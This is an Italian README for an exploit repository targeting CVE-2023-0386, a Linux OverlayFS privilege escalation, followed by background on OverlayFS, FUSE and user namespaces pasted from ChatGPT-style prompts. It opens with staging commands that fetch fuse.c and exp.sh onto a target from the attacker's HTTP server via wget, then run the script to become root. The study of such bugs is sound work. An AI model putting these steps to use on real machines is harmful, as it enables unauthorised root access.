 fanxiaoyao66/cve-2023-0386
L'exp e l'analisi di CVE-2023-0386 molto semplici. Usa C e sh.

Utilizzo dell'exploit:
Primo: carica i file fuse.c e exp.sh nella directory /tmp.
Puoi usare scp o python3 -m http.server per caricare il file sul target.
scp ~/Desktop/CVE-2023-0386/exp.sh [email protected]:/tmp
scp ~/Desktop/CVE-2023-0386/fuse.c [email protected]:/tmp # tua macchina
oppure
cd ~/Desktop/CVE-2023-0386
python3 -m http.server # tua macchina
wget tuo_ip:8000/exp.sh
wget tuo_ip:8000/fuse.c # target
Poi:
cd /tmp

/bin/bash exp.sh
Ora sei root!
Di seguito un'analisi dettagliata di CVE-2023-0386.

Ieri ho passato l'intera giornata a studiare questa vulnerabilità. In poche parole, quando OverlayFS copia un file dal livello inferiore a quello superiore, non controlla se l'utente del namespace del file nel livello inferiore è mappato al namespace utente corrente, permettendo così di impostare il bit SUID per l'escalation dei privilegi.
Qui suona molto astratto. Per capire il problema bisogna prima conoscere alcuni punti:
ChatGPT: spiega in dettaglio OverlayFS in Linux
OverlayFS, noto anche come Overlay filesystem, è un filesystem union in kernel Linux che permette di sovrapporre più filesystem diversi creando una vista singola e unificata. È stato ufficialmente accettato nel kernel a partire dalla versione 3.18.
OverlayFS ha tre componenti principali: lower filesystem, upper filesystem e merged filesystem. Il ruolo di ciascuno è:
Lower filesystem (filesystem inferiore): è lo strato di base, solitamente in sola lettura. Tutti i file e le directory vengono inizialmente presi da questo strato.
Upper filesystem (filesystem superiore): è lo strato superiore, solitamente scrivibile. Quando si eseguono operazioni di scrittura sul filesystem, tutte le modifiche vengono salvate in questo strato. Se un file esiste nel lower filesystem ma vogliamo modificarlo, viene creata una copia di questo file nell'upper filesystem, quindi viene modificata. Questo processo è chiamato "copy-up".
Merged filesystem (filesystem unificato): è la vista finale di OverlayFS, che combina lower e upper filesystem. Durante le operazioni di lettura, OverlayFS cerca prima nell'upper filesystem il file; se non lo trova, lo cerca nel lower filesystem.
La vista logica di questa struttura è la seguente:
     ________________
    |                |
    |  Vista Unificata |
    |________________|
       /          \
____________    ____________
|          |    |          |
|  Lower   |    |  Upper   |
| (sola lettura)| | (lettura-scrittura)|
|____________|  |____________|
Un'importante applicazione di OverlayFS è nelle applicazioni containerizzate, specialmente in Docker. In Docker, ogni strato di immagine è in sola lettura e può essere usato come lower filesystem per altri container. Quando avviamo un nuovo container, Docker crea un nuovo upper filesystem vuoto per esso. In questo modo, tutte le modifiche al container (ad esempio l'installazione di nuovo software) influenzano solo l'upper filesystem, senza intaccare gli strati di immagine condivisi.
Inoltre, poiché OverlayFS permette di montare più lower filesystem sotto un unico upper, possiamo creare filesystem a più livelli, ampiamente utilizzati negli strati di immagine di Docker.
In sintesi: il lower filesystem è in sola lettura, l'upper è leggibile/scrivibile, il merged unisce i due strati mostrando una vista unificata. Quando modifichiamo un file che esiste nel lower ma non nell'upper, una copia esatta del file viene trasferita nell'upper per consentire la modifica. Questo è il punto in cui scatta la vulnerabilità.
GPT: sei un esperto del kernel Linux; spiega ora in dettaglio cos'è FUSE.
FUSE (Filesystem in Userspace) è un meccanismo per creare filesystem nello spazio utente. È un'interfaccia fornita dal kernel Linux che consente agli utenti di sviluppare ed eseguire i propri filesystem senza modificare il codice del kernel.
L'obiettivo principale di FUSE è semplificare lo sviluppo e l'uso di nuovi filesystem. Con FUSE puoi creare filesystem personalizzati senza dover conoscere molti dettagli delle API del kernel. Questo è utile per debug, prototipazione rapida, ricerca accademica, implementazione di filesystem molto speciali (come filesystem con crittografia trasparente, filesystem di rete, ecc.).
In FUSE, la maggior parte della logica del filesystem viene eseguita nello spazio utente. Ciò rende lo sviluppo più semplice: puoi usare qualsiasi linguaggio di programmazione preferito, hai più librerie a disposizione, la gestione degli errori è più facile, ecc. D'altra parte, questo significa che i filesystem FUSE sono generalmente più lenti dei filesystem in spazio kernel, poiché richiedono frequenti cambi di contesto tra spazio utente e kernel.
Un filesystem FUSE è solitamente composto da due parti:
Sviluppando un filesystem FUSE, devi implementare una serie di callback corrispondenti a varie operazioni del filesystem, come apertura di file, lettura, scrittura, ecc. Quando queste operazioni si verificano, il modulo FUSE del kernel chiama le callback corrispondenti e restituisce i risultati.
In sintesi, FUSE fornisce un potente framework per implementare filesystem nello spazio utente, semplificando lo sviluppo e consentendo l'estensione e la modifica modulare dei filesystem.
In pratica, FUSE permette di definire un filesystem personalizzato e i suoi file. È necessario scrivere codice C relativo a FUSE.
Sei un esperto del kernel Linux, cos'è un namespace utente?
In Linux, i "namespace" sono una caratteristica del kernel che consente di isolare la vista di un processo, facendo sì che il processo veda solo le risorse appartenenti allo stesso namespace. Ogni tipo di namespace corrisponde a un tipo specifico di risorsa. Ad esempio, il namespace PID (Process ID) viene usato per isolare gli ID dei processi, il namespace Net per isolare interfacce di rete e stack di rete, il namespace Mount per isolare i punti di montaggio dei filesystem, ecc.
Il namespace utente (User Namespace) è un tipo di namespace Linux, utilizzato principalmente per isolare gli ID di utenti e gruppi. Ogni namespace utente ha il proprio insieme di ID utente e gruppo. Ad esempio, un processo potrebbe essere eseguito come utente root (UID 0) nel namespace utente A, ma nel namespace utente B lo stesso processo potrebbe essere solo un utente normale.
Il vantaggio è che anche se un processo ha privilegi di root all'interno del suo namespace utente, non può influenzare le risorse di altri namespace utente, perché in altri namespace potrebbe essere solo un utente normale. Ciò aumenta notevolmente la sicurezza: anche se un container (che è essenzialmente un insieme di processi eseguiti in propri namespace) viene compromesso, l'attaccante non può influenzare il sistema host o altri container.
I namespace utente sono una delle tecnologie chiave dei container Linux (come Docker, LXC, ecc.). Utilizzando namespace utente e altri tipi di namespace, i container possono fornire un isolamento simile a quello delle macchine virtuali senza necessità di virtualizzazione.
In sintesi, il namespace utente è un meccanismo in Linux per isolare gli ID di utenti e gruppi; gioca un ruolo importante nel migliorare la sicurezza del sistema e dei container.
